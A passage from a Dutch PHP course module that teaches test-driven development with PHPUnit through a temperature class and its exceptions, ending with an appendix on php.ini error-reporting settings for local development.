Onze test is geslaagd, dus onze code is goed. We kunnen nu naar stap 5 gaan, en gaan kijken of we onze code kunnen verbeteren en optimaliseren. We kunnen onze code niet optimaliseren, dus deze stap is ook klaar. Dit wil dus zeggen dat we een eerste ontwikkelcyclus hebben doorlopen. We gaan deze cyclus nu blijven doorlopen om op die manier aan alle eisen te voldoen.

Er kan een temperatuur (kommagetal) ingesteld en opgevraagd worden

De volgende eis die we gaan testen, is dat een temperatuur kan worden ingesteld. Aangezien we dit niet kunnen testen zonder de temperatuur ook weer op te vragen, gaan we die 2 eisen dus samennemen. Bovendien moet de temperatuur ingegeven kunnen worden als een kommagetal, dus gaan we hier ook op testen. Onze test zal er dus als volgt uitzien:

```
/** @test */
public function temperature_can_be_set_and_get()
{
    $this->temperatuur->setTemperatuur(20.1);

    $this->assertEquals(20.1, $this->temperatuur->getTemperatuur());
    $this->assertIsFloat($this->temperatuur->getTemperatuur());
}
```

Om deze test nu te doen slagen, moeten we teruggaan naar onze *Temperatuur* class en daar de nodige code gaan schrijven. Dit is gewoon onze setter en getter, met daarbij de indicatie dat het altijd over een kommagetal gaat:

```
public function setTemperatuur(float $temp)
{
    $this->temperatuur = $temp;
}

public function getTemperatuur(): float {
    return $this->temperatuur;
}
```

Als we de testen nu gaan uitvoeren, zullen we zien dat deze slagen en kunnen we verdergaan naar de volgende eis.

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Temperatuur
✓ Objects can be made without parameters  7 ms
✓ Temperature can be set and get  32 ms

Time: 00:00.054, Memory: 6.00 MB

OK (2 tests, 3 assertions)
```

De temperatuur kan verhoogd worden

De test:

```
/** @test */
public function temperature_can_be_increased() {
    $this->temperatuur->setTemperatuur(10);
    $this->temperatuur->verhoog(3.5);

    $this->assertEquals(13.5, $this->temperatuur->getTemperatuur());
}
```

De code om de test te laten slagen:

```
public function verhoog(float $temp) {
    $this->temperatuur += $temp;
}
```

De temperatuur kan verlaagd worden

De test:

```
/** @test */
public function temperature_can_be_decreased() {
    $this->temperatuur->setTemperatuur(10);
    $this->temperatuur->verlaag(3.5);

    $this->assertEquals(6.5, $this->temperatuur->getTemperatuur());
}
```

De code om de test te laten slagen:

```
public function verlaag(float $temp) {
    $this->temperatuur -= $temp;
}
```

Een verhoging van 0° is niet toegestaan

Bij een verhoging van 0°, kunnen we een exception throwen. Op die manier kunnen we het mooi opvangen in onze code en de gebruiker op de hoogte brengen van de foutieve input.

De manier waarop we exceptions kunnen testen in PHPUnit is eigenlijk vrij eenvoudig: het enige wat we hiervoor moeten doen is aangeven welke exception we verwachten te krijgen, en er dan voor zorgen dat er een foutieve invoer is. We kunnen de initiële test van de **verhoog()**-functie gaan uitbreiden (**temperature_can_be_increased()**) aangezien we onze **verhoog()**-functie moeten gaan aanpassen maar, aangezien het een bijkomende eis is, is het beter om hier een aparte test voor te schrijven. Moest door de aanpassingen in de **verhoog()**-functie nu ineens de initiële test (**temperature_can_be_increased()**) niet meer slagen, dan weten we dat we de basisfunctionaliteit van de functie niet meer werkt. Is het enkel de nieuwe test die niet slaagt, dan weten we dat de basisfunctionaliteit wel nog altijd goed is, maar dat er een fout is in onze controle. In dit voorbeeld, kunnen we dat dan op de volgende manier doen:

```
/** @test */
public function temperature_increase_of_zero_throws_exception()
{
    $this->expectException(TemperatureChangedWithZeroException::class);

    $this->temperatuur->setTemperatuur(10);
    $this->temperatuur->verhoog(0);
}
```

De exception die we hier verwachten is **TemperatureChangedWithZeroException**, en dit geven we aan met de **expectException()**-functie.

Om die test te doen slagen, moeten we eerst de exception aanmaken. Naar goede gewoonte doen we dit in een *Exceptions* map binnen onze applicatie:

```
<?php
namespace App\Exceptions;
use Exception;

class TemperatureChangedWithZeroException extends Exception
{
}
```

Eens dat de exception bestaat, kunnen we de namespace toevoegen aan onze **Temperatuur** class en de **verhoog()**-functie aanpassen:

```
public function verhoog(float $temp) {
    if ($temp === 0.0) {
        throw new TemperatureChangedWithZeroException;
    }
    $this->temperatuur += $temp;
}
```

```
}
```

Een verlaging van 0° is niet toegestaan

Om te voorkomen dat een verlaging van 0° wordt toegestaan, gebruiken we hetzelfde principe als bij de verhoging:

```
/** @test */
public function temperature_decrease_of_zero_throws_exception()
{
    $this->expectException(TemperatureChangedWithZeroException::class);

    $this->temperatuur->setTemperatuur(10);
    $this->temperatuur->verlaag(0);
}
```

De verlaag()-functie wordt dus ook aangepast naar het volgende:

```
public function verlaag(float $temp) {
    if ($temp === 0.0) {
        throw new TemperatureChangedWithZeroException;
    }
    $this->temperatuur -= $temp;
}
```

Oefening 8.1 ☆

Appendix A

Error handling and logging.

Als PHP-ontwikkelaar kun je zelf instellen welk soort foutmeldingen of waarschuwingen je te zien krijgt in de browser of in een logbestand.

Op de lokale machine (waarop je je code schrijft) zul je graag zoveel mogelijk feedback krijgen in de browser (fouten + waarschuwingen). Op de *remote server* daarentegen zul je ervoor kiezen om enkel foutmeldingen te loggen (in een bestand op de server).

De instellingen zelf kunnen aangepast worden in het bestand *php.ini* (van *Xampp* of de *remote server*).

Een gedetailleerde beschrijving van alle mogelijkheden is terug te vinden op volgende lokatie: <http://php.net/manual/en/errorfunc.configuration.php>.

Typische instellingen in *php.ini* voor *Xampp* zijn bijvoorbeeld:

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Error handling and logging ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

error_reporting=E_ALL & ~E_DEPRECATED & ~E_STRICT
display_errors=On
display_startup_errors=On
log_errors=On
ignore_repeated_errors=Off
ignore_repeated_source=Off
html_errors=On
track_errors=On
report_memleaks=On|
```

Zorg ervoor dat alle puntkomma's verwijderd zijn vóór het begin van deze lijnen code!

COLOFON

Sectorverantwoordelijke: Jean Smits

Moduleverantwoordelijke: Bjorn Smeets

Medewerkers: Bjorn Smeets
Veerle Smet

Versie: Juli 2021